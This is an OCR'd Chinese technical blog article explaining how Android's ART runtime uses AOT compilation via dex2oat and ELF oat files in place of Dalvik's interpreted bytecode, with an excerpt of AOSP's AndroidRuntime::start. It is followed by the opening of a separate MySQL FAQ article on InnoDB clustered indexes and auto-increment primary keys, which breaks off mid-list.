ART之所以会比Dalvik快，是因为ART执行的是本地机器指令，而Dalvik执行的是Dex字节码，通过通过解释器执行。尽管Dalvik也会对 频繁执行的代码进行JIT生成本地机器指令来执行，但毕竟在应用程序运行的过程中将Dex字节码翻译成本地机器机器指令也会影响到应用程序本身的执行，因 此即使Dalvik 使用了JIT，也在一定程度上也比不上直接就可以执行本地机器指令的运行时。

在前面Android ART运行时无缝替换Dalvik虚拟机的过程分析一文中，我们提到，ART像Dalvik一样，都实现Java虚拟机接口，如图1所示：




图1 Dalvik、ART和Java VM的关系

Zygote进程在启动的过程中，正是通过图1所示的接口创建Dalvik或者ART虚拟机的，这样看来，ART虽然执行的本地机器指令，但是它表 面看来，又是一个不折不扣的虚拟机。也正是因为这样，ART才可以在不重新编译APK的基础上，直接可以加载和运行APK。这也是ART运行时可以无缝替换Dalvik运行时的原理。因此，我们就可以得出一个结论：ART是一个执行本地机器指令的虚拟机。这个结论似乎有点矛盾，既然是执行本地机器指令，为 什么又称为虚拟机呢？从接下来的文章分析可以知道，ART除了实现Java虚拟机接口之外，其内部还有垃圾收集机制，同时还有Java核心类库调用，因 此，随着对ART的深入分析，我们就认为这个结论是不矛盾的了。

上面提到，ART才可以在不重新编译APK的基础上，直接对其进行加载和运行，这是由于APK在安装时被执行了AOT。AOT（Ahead Of Time）是相对JIT（Just In Time）而言的。也就是在APK运行之前，就对其

包含的Dex字节码进行翻译，得到对应的本地机器指令，于是就可以在运行时直接执行了。这种技术不但使 得我们可以不对原有的APK作任何修改，还可以使得这些APK只需要在安装时翻译一次，就可以无数次以本地机器指令的形式运行。这种技术与我们用 C/C++语言编写一个程序，然后用GCC编译得到一个可执行程序，最后这个可执行程序就可以无数次地加载到系统执行，是差不多的。

在ART中，打包在APK里面的Dex字节码是通过LLVM翻译成本地机器指令的。LLVM是一个用来快速开发自己的编译器的框架系统，关于它的介绍，可以参考它的作者之一Chris Lattner写的这篇文章：http://www.aosabook.org/en/llvm.html。说起Chris Lattner，他就是Apple今年发布的Swift语言的首席架构师啊，所以我们就可以感受到LLVM有多强大了。总体来说，LLVM包含有三类组件，如图2所示：




图2 LLVM组件

其中，前端（Frontend）对输入的源代码（Source Code ）进行语法分析后，生成一棵抽象语法树（Abstract Syntax Tree，AST），并且可以进一步将得到的抽象语法树转化一种称为LLVM IR的中间语言。LLVM IR是一种与编程语言无关的中间语言，也就是说，不管是C语言，还是Fortran、Ada语言编写的源文件，经过语法分析后，最终都可以得到一个对应的LLVM IR文件。这个LLVM IR文件可以作为后面的优化器（Optimizer）和后端（Backend）的输入文件。优化器对LLVM IR文件进行优化，例如消除代码里面的冗余计算，以提到最终生成的代码的执行效率。后端负责生成最终的机器指令。

LLVM的上述架构大大简化开发编译器的流程，因为开发者需要关注的仅仅是前端，然后就可以利用现成的优化器来进行代码优化，并且利用现成的后端生成各种体系结构相关的机器指令，如图3所示：




图3 利用现成的与语言无关的优化器和后端为语言相关的前端生成各种体系结构相关的机器指令

在图3中，我们分别为C、Fortran和Ada三种语言开发三个不同的前端，然后利用现成的优化器对它们生成的LLVM IR语言进行优化，并且通过现成的后端生成X86、PowerPC和ARM三种不同体系结构的机器指令。

如果我们没有忘记，在Dalvik运行时中，APK在安装的时候，安装服务PackageManagerService会通过守护进程installd调 用一个工具dexopt对打包在APK里面包含有Dex字节码的classes.dex进行优化，优化得到的文件保存在/data/dalvik- cache目录中，并且以.odex为后缀名，表示这是一个优化过的Dex文件。在ART运行时中，APK在安装的时候，同样安装服务PackageManagerService会通过守护进程installd调用另外一个工具dex2oat对打包在APK里面包含有Dex字节码进翻 译。这个翻译器实际上就是基于LLVM架构实现的一个编译器，它的前端是一个Dex语法分析器。翻译后得到的是一个ELF格式的oat文件，这个oat文 件同样是以.odex后缀结束，并且也是保存在/data/dalvik-cache目录中。

ELF是Linux系统使用的一种文件格式，我们平时接触的静态库、动态库和可执行文件都是以这种格式保存的，但是由dexoat工具生成的oat文件与 上述三种文件都不一样，它有两个特殊的段oatdata和oatexec，分别用来储存原来打包在APK里面的dex文件和翻译这个dex文件里面的类方 法得到本地机器指令，如图4所示：




图4 ART翻译classes.dex后得到的ELF格式的oat文件

在oat文件的动态段（dymanic section）中，还导出了三个符号oatdata、oatexec和oatlastword，分别用来描述oatdata和oatexec段加段到内 存后的起止地址。在oatdata段中，包含了两个重要的信息，一个信息是

原来的classes.dex文件的完整内容，另一个信息引导ART找到classes.dex文件里面的类方法所对应的本地机器指令，这些本地机器指令就保存在oatexec段中。

举个例子说，我们在classes.dex文件中有一个类A，那么当我们知道类A的名字后，就可以通过保存在oatdata段的dex文件得到类A的所有 信息，比如它的父类、成员变量和成员函数等。另一方面，类A在oatdata段中有一个对应的OatClass结构体。这个OatClass结构体描述了 类A的每一个方法所对应的本地机器指令在oatexec段的位置。也就是说，当我们知道一个类及其某一个方法的名字（签名）之后，就可以通过 oatdata段的dex文件内容和OatClass结构体找到其在oatexec段的本地机器指令，这样就可以执行这个类方法了。

通过上面的分析，我们就将ART的运行原理都简要地介绍了，总结如下：

1. 在Android系统启动过程中创建的Zygote进程利用ART运行时导出的Java虚拟机接口创建ART虚拟机。

2. APK在安装的时候，打包在里面的classes.dex文件会被工具dex2oat翻译成本地机器指令，最终得到一个ELF格式的oat文件。

3. APK运行时，上述生成的oat文件会被加载到内存中，并且ART虚拟机可以通过里面的oatdata和oatexec段找到任意一个类的方法对应的本地机器指令来执行。

对于第1点，ART虚拟机的创建过程中，可以参考前面Android ART运行时无缝替换Dalvik虚拟机的过程分析一文。

对于第2点，APK里面的Dex字节码被dex2oat工具翻译生本地机器指令的过程，掌握它需要有扎实的编译知识。由于知识、能力、时间有限，因此这一部分的内容我们就略过不分析了，但是这将不会影响我们对ART运行时的理解。

对于第3点，是我们理解ART运行时的关键所在。以ART虚拟机的启动过程为例，从前面Android ART运行时无缝替换Dalvik虚拟机的过程分析一文可以知道，在AndroidRuntime类的成员函数start中，ART虚拟机创建和初始化完成后，Zygote进程就会通过它导出的JNI接口

CallStaticVoidMethod使得它以指定的类方法为入口正式进入运行状态，如下所示：

```
1.
void AndroidRuntime::start(const char* className, const char* options)
2.  {
3.      ......
4.
5.      /* start the virtual machine */
6.      JniInvocation jni_invocation;
7.      jni_invocation.Init(NULL);
8.      JNIEnv* env;
9.      if (startVm(&mJavaVM, &env) != 0) {
10.         return;
11.     }
12.
13.     ......
14.
15.     /*
16.
* Start VM.  This thread becomes the main thread of the VM, and will
17.      * not return until the VM exits.
18.      */
19.     char* slashClassName = toSlashClassName(className);
20.     jclass startClass = env->FindClass(slashClassName);
```

```
21.     if (startClass == NULL) {
22.
 ALOGE("JavaVM unable to locate class '%s'\n", slashClassName);
23.         /* keep going */
24.     } else {
25.
 jmethodID startMeth = env->GetStaticMethodID(startClass, "main",
26.         "([Ljava/lang/String;)V");
27.         if (startMeth == NULL) {
28.
    ALOGE("JavaVM unable to find main() in '%s'\n", className);
29.             /* keep going */
30.         } else {
31.
    env->CallStaticVoidMethod(startClass, startMeth, strArray);
32.
33.  #if 0
34.             if (env->ExceptionCheck())
35.                 threadExitUncaughtException(env);
36.  #endif
37.         }
38.     }
39.
40.     ......
41.  }
```

这个函数定义在文件frameworks/base/core/jni/AndroidRuntime.cpp中。

在AndroidRuntime类的成员函数start中，参数className的值等于“com.android.internal.os.ZygoteInit”，本地变量env是从调用另外一个成员函数startVM创建的ART虚拟机 获得的JNI接口。函数的目标就是要找到一个名称为com.android.internal.os.ZygoteInit的类，以及它的静态成员函数main，然后就以这个函数为入口，开始运行ART虚拟机。为此，函数执行了以下步骤：

1. 调用JNI接口FindClass加载com.android.internal.os.ZygoteInit类。

2. 调用JNI接口GetStaticMethodID找到com.android.internal.os.ZygoteInit类的静态成员函数main。

3. 调用JNI接口CallStaticVoidMethod开始执行com.android.internal.os.ZygoteInit类的静态成员函数main。

注意，在第3步中，要执行的是CallStaticVoidMethod开始执行com.android.internal.os.ZygoteInit类的静态成员函数main的本地机器指令，而不是Dex字节码。这样就引出以下三个关键问题：

1. ART如何找到com.android.internal.os.ZygoteInit类?

2. ART如何找到com.android.internal.os.ZygoteInit类的静态成员函数main?

3. ART如何找到com.android.internal.os.ZygoteInit类的静态成员函数main的本地机器指令?

解决上述三个问题所需要的信息都存在于dex2oat工具生成的oat文件中。因此，在接下来的文章中，我们将通过分析dex2oat工具生成的oat文件来回答上述三个问题，使得我们可以更加好地理解ART的工作原理。

如上所述，由于ART在查找类方法时，需要用到保存在oat文件的oatdata段的原dex文件内容，实质上就是要对dex文件进行解析，以获得相关的 信息。这与Dalvik虚拟机在dex文件中查找类和方法信息的过程是一样的。这意味着要理解ART运行时，必须先要理解Dalvik虚拟机。 Dal-

vik虚拟机的相关知识可以参考Dalvik虚拟机简要介绍和学习计划这 个系列的文章。这告诉我们一个道理，旧的知识并没有过时，它对我们学习新的知识是有帮助的，有时候甚至是必须的。所以大家就不要觉得最前面写的那些基于 Android 2.3版本的文章是没有用的了。我们在学习一样新东西的时候，无论是新的知识，还是旧的知识，对我们理解它的原理，都是很有帮助的！

我们除了要以dex2oat工具生成的oat文件作为切入点来分析ART运行时之外，还会结合ART运行时的垃圾收集机制来说明ART运行时与Dalvik虚拟机一样也是一个虚拟机，以此加深对ART运行时的理解。与Dalvik虚拟机的垃圾收集机制相比，ART运行时的垃圾收集机制更为复杂，由此带来的垃圾收集效率也更高。因此我们在分析ART运行时的垃圾收集机制之前，先会分析Dalvik虚拟机的垃圾收集机制。一方面是有利于我们循序渐 进、由简地繁地讲解ART运行时的垃圾收集原理，另一方面也方便我们对比ART运行时和Dalvik虚拟机的垃圾收集机制有哪些不同，从而可以更好地理解 为ART运行时的垃圾收集效率更高。

综上所述，接下来我们就按照以下几个情景来分析ART的工作原理：

1. ART加载oat文件的过程
2. ART查找类和方法的过程。
3. ART查找类方法的本地机器指令的过程。
4. Dalvik虚拟机的垃圾收集过程。
5. ART的垃圾收集过程。

以上情景将基于Android 4.4源码进行分析，一方面是因为Android L版本的源码还没有放出来，另一方面是相信万变不离其宗，即使Androd L版本的ART实现有变化，但是基本的原理还是一样的。敬请关注！同时更多的信息可以关注老罗的新浪微博：http://weibo.com/shengyangluo。

原文链接：

http://blog.csdn.net/luoshengyang/article/details/39256813

[MySQL FAQ]系列 — 为什么InnoDB表要建议用自增列做主键

作者：17173系统部

我们先了解下InnoDB引擎表的一些关键特征：

- InnoDB引擎表是基于B+树的索引组织表(IOT)；
- 每个表都需要有一个聚集索引(clustered index)；
- 所有的行记录都存储在B+树的叶子节点(leaf pages of the tree)；
- 基于聚集索引的增、删、改、查的效率相对是最高的；
- 如果我们定义了主键(PRIMARY KEY)，那么InnoDB 会选择其作为聚集索引；
- 如果没有显式定义主键，则InnoDB 会选择第一个不包含有NULL值的唯一索引作为主键索引；
- 如果也没有这样的唯一索引，则InnoDB 会选择内置6字节长的ROWID 作为隐含的聚集索引(ROWID随着行记录的写入而主键递增，这个ROWID不像ORACLE的ROWID那样可引用，是隐含的)。

综上总结，如果InnoDB表的数据写入顺序能和B+树索引的叶子节点顺序一致的话，这时候存取效率是最高的，也就是下面这几种情况的存取效率最高：

